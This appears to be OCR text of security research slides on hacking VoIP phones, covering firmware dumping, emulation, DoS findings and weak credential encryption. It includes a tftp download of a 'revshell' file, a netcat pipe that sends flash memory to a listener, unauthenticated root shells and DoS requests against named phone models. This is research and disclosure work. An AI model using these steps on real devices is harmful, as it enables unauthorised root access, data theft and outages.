
- Multiple dumps, output variation:

Filename	MD5
firmw.bin	3840d51b37fe69e5ac7336fe0a312dd8
firmw2.bin	403ae93e72b1f16712dd25a7010647d6

* https://github.com/flashrom/flashrom

Examples: UART

- Fanvil X6 UART connection



Examples: Bootloader

- UART bootloader via serial console (minicom, screen, putty, …) :

Bootloader Menu:

```
help
info
reboot
run [app addr] [entry addr]
r [addr]
w [addr] [val]
d [addr] <len>
resetcfg
…
```

Dump flash memory:

```
d 0x81000000 7700000
```

```
Press 'ESC' to enter BOOT console...
One... F59L1G81A chip has 1 die(s) on board
Using Int. PHY
Ext. phy is not found.
Boot from NAND flash
(c)Copyright Realtek, Inc. 2011
Project RTL8676 LOADER (LZMA)
Version 00.01.07 (Jan  5 2017 18:36:22)

<RTL867X>help
help
info
reboot
run [app addr] [entry addr]
r [addr]
w [addr] [val]
d [addr] <len>
resetcfg
mac ["clear"/"osk"/mac address]
bootline
entry [address]
load [address]
xmodem [address]
tftp [ip] [server ip] [file name]
web
flashsize [256(k)/128(k)/1(M)/2(M)/4(M)/8(M)/16(M)]
memsize ROW[2k/4k/8k/16k] COL[256/512/1k/2k/4k] BANK[2/4]
uart [0(enable)/1(disable)]
<RTL867X>d 0x80003D20 20
0x80003D20: 0D 0A 00 00 45 6E 74 65 72 20 62 6F 6F 74 20 6D ....Enter boot m
0x80003D30: 61 69 6E 2E 63 3A 00 00 6C 6F 61 64 65 72 20 62 ain.c:..loader b
<RTL867X>d 0x8122C270 60
0x8122C270: 8F 02 80 CC 00 00 C8 21 03 20 F8 09 00 00 00 00 .......!. ......
0x8122C280: 8F DC 00 10 10 00 00 02 00 00 00 00 00 00 00 00 ................
0x8122C290: 03 C0 E8 21 8F BF 00 A4 8F BE 00 A0 27 BD 00 A8 ...!........'...
0x8122C2A0: 03 E0 00 08 00 00 00 00 27 BD FD C8 AF BF 02 34 ........'......4
```


Examples: UART

- UART root shell:

```
UART> p
UART pin naming is from the target's perspective.
Enter X to disable either pin, if desired.
Enter TXD pin [0]:
Enter RXD pin [1]:
Enter baud rate [0]: 115200
Enable local echo? [y/N]:
Entering UART passthrough! Press Ctrl-X to abort...

/bin/sh: home: not found
# id
uid=0(root) gid=0(root)
# pwd
/
# ls
bin                     mnt                     t
dev                     nvdata                  tmp
etc                     pre-udev-devicetable.txt  userdata
home                    proc                    usr
include                 romfs                   var
ldaprc                  sbin                    voip
lib                     share                   vp
linuxrc                 sys                     webroot
#
```

Use Vulnerability

- Command injection starts telnet:



- Root shell without authentication:

```
Connected to 10.148.207.126.
Escape character is '^]'.

DSPG v1.2.4-rc2 OBiPhone

OBiPhone login: root
root@OBiPhone:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Dump with Console

- Tftp client part of `busybox` and/or used for firmware update
  - Simple `tftpserver*` required
  - Download - load file onto device:


    ```
    tftp -g -r revshell 10.148.207.102 6969
    ```
  - Upload - get file from device:

    ```
    tftp -p -r /dev/mtdblock0 10.148.207.102 6969
    ```
- Netcat, if part of busybox pipe data to listener:
  - Listener, receiver of data:

    ```
    nc -lp 4444 | tar x
    ```
  - Sender, data source:

    ```
    busybox tar cf - /dev/mtdblock0 | busybox nc 10.148.207.227
    ```
- Other clients, like `wget`, webform, `scp`, etc…

* https://github.com/sirMackk/py3tftp


EMULATION


Emulation Approaches

- CPU emulation (e.g. Unicorn)
- User mode emulation
- System mode emulation (third party OS)
- System mode emulation with original file system
- System mode emulation including original kernel modules
- Full system emulation (including unknown peripherals and interfaces)


Emulation Approaches

- CPU emulation (e.g. Unicorn)
- User mode emulation
- **System mode emulation (third party OS)**
- System mode emulation with original file system
- System mode emulation including original kernel modules
- Full system emulation (including unknown peripherals and interfaces)


Firmware Emulation



Firmware Emulation




Firmware Emulation



Example gdb Patch Script

- gdb script:

```
#enable non stop mode
set target-async on
set non-stop off
#attach
target remote localhost:2345
#change fork mode
set follow-fork-mode parent
show follow-fork-mode
#first continue
c
#first breakpoint at printf b1
br *0x1a1bc
#3rd continue ssl armv7probe
c
…
#change sighandler (11 segfault)
set $r0=8
# continue for break1a
c
…
```




FINDINGS !

DoS

- Multiple ways of DoSing VoIP phones!
- Limited CPU/ memory resources
- Parsing problems
- Bad TCP/IP Stack implementation
- Memory corruptions, usage of “bad C” functions
- …

DoS – Super Simple I

- Extensive `nmap` scan is too much for Mitel 6865i

```
nmap -p 1-65535 -T4 -A my.voip.phone
```

DoS – Assert Instruction

- Cisco IP Phone 7821

```
curl 'http://10.148.207.42/basic"/init.json' -H …
```

DoS – Assert Instruction

- Cisco IP Phone 7821

```
curl 'http://10.148.207.42/basic"/init.json' -H …
```

DoS – Assert Instruction

- Cisco IP Phone 7821

```
curl 'http://10.148.207.42/basic"/init.json' -H …
```

```
[..]
voice-http:app_get:"/ init.json
spr_voip: src/http_get_pal.c:374: http_gen_json: Assertion `core_uri[0] == '/'' failed.
[..]
restart_mgr-connection 18 from spr_voip closed
restart_mgr-processing kill-list for spr_voip
restart_mgr-killing ms
[..]
```

DoS – CVE-2017-3731 – OpenSSL

- Web interface provides login via **`https://`** → OpenSSL
- Malformed packet causes **out-of-bounds read**
- OpenSSL Version 1.0.2 and 1.1.0
- Results in different behavior

- Fanvil X1P, Firmware 2.10.0.6586, **Phone reboots**
- Mitel, Firmware 5.1.0.1024, **Phone reboots**
- ALE, Firmware 1.30.20, **Webserver crashes**
- Samsung, Firmware 01.62, **Webserver restarts**


BAD CRYPTO STUFF !

Bad Crypto


- Config File Export in Akuvox R50
- Credentials are encrypted ?

```
[ LOGIN ]
User =admin
Password =D/6SxcRQwsgPwVwdfIiQhg+zh8fqlvfBkNY29aSkxw+CwqItFbeLaPG7tx0D

[ WEB_LOGIN ] User =admin
